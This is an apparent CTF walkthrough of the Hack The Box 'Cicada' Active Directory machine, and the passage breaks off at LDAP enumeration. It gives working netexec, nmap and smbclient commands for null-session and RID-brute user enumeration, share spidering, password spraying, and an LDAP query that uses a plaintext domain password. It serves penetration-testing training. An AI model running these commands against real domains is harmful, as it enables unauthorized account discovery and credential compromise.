HTB Cicada: From Password Spraying to Token Abuse
Active Directory machine: password spraying for initial foothold, LDAP enumeration, and domain admin access through SeBackupPrivilege token abuse.

Password Spraying Attack on Active Directory
Privilege Escalation via SeBackupPrivilege Token Abuse
Reconnaissance

Add the IP address of the machine to /etc/hosts:
nano /etc/hosts
Port Scanning
Conduct port scan:
sudo nmap -sV -sC cicada.htb, sudo nmap -sV -p- --max-rate 10000 cicada.htb
Observe that I was dealing with AD structure:


Domain Controller Hostname: commonName=CICADA-DC.cicada.htb
Domain: cicada.htb
Plus, Microsoft HTTPAPI + port 5985 combination refers to WinRM service.

Lastly, SMB ports are shown. I'll try password sprays and null session.

SMB Enumeration — Null Sessions & RID Brute-Forcing
Now let's enumerate SMB shares via null sessions:
nxc smb cicada.htb -u '' -p ''

I also found that a cheatsheet for null session enum, yet I did not know actually about RID what does that mean and so on... Check from here:
On that page, there was another parameter --rid-brute 3000. 3000 is specified as the permissions that the account holds.

Basically, we are asking DC, "Who is 500, 3000, 1001?" through SMB.
I tried different combinations with NULL session and Enumerate Guest.
nxc smb cicada.htb -u '' -p ''
nxc smb cicada.htb -u '' -p '' --users
nxc smb cicada.htb -u 'CTIS' -p '' --users

I identified that the Guest account was enabled, but I didn't know how to enum the guest account.

nxc smb cicada.htb -u 'CTIS' -p '' --rid-brute
It is clear that by combination of non-existing user and --rid-brute, I found the entire user accounts that exist in the domain.
nxc smb cicada.htb -u 'CTIS' -p '' --rid-brute

This cheatsheet recommends the usage of -u 'guest' as well. Let's try:
nxc smb cicada.htb -u 'guest' -p '' --shares
Harvesting Credentials from SMB Shares
Thanks to the HR department share, I can read its belonging contents.
I used netexec spider modules to fuzz contents of shares:
nxc smb cicada.htb -u 'guest' -p '' -M spider_plus

I discovered a .txt file belonging to HR:
{
    "HR": {
        "Notice from HR.txt": {
            "atime_epoch": "2024-08-28 20:31:48",
            "ctime_epoch": "2024-03-14 15:29:03",
            "mtime_epoch": "2024-08-28 20:31:48",
            "size": "1.24 KB"
        }
    }
}

I cannot authenticate SMB through the guest user account, so I also used a random non-existing string to authenticate to the HR share:

smbclient //10.129.231.149/HR -U 'CTIS' -N
ls -> get "Notice from HR.txt"

Password Spraying
As we found AD user accounts, let's try to brute them via the password spraying technique. In real world tests, I have never seen such a RID thing; instead, we try to guess the most suitable ones.
I created my user files as below:
john.smoulder sarah.dantelia michael.wrightson david.orelious emily.oscars
Succeeded as michael account:

With also --continue-on-success param:

LDAP Enumeration & Lateral Movement
I never have a methodology, but simply dive into ldap search.
netexec also provides an ldap option:
nxc ldap cicada.htb -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' --users
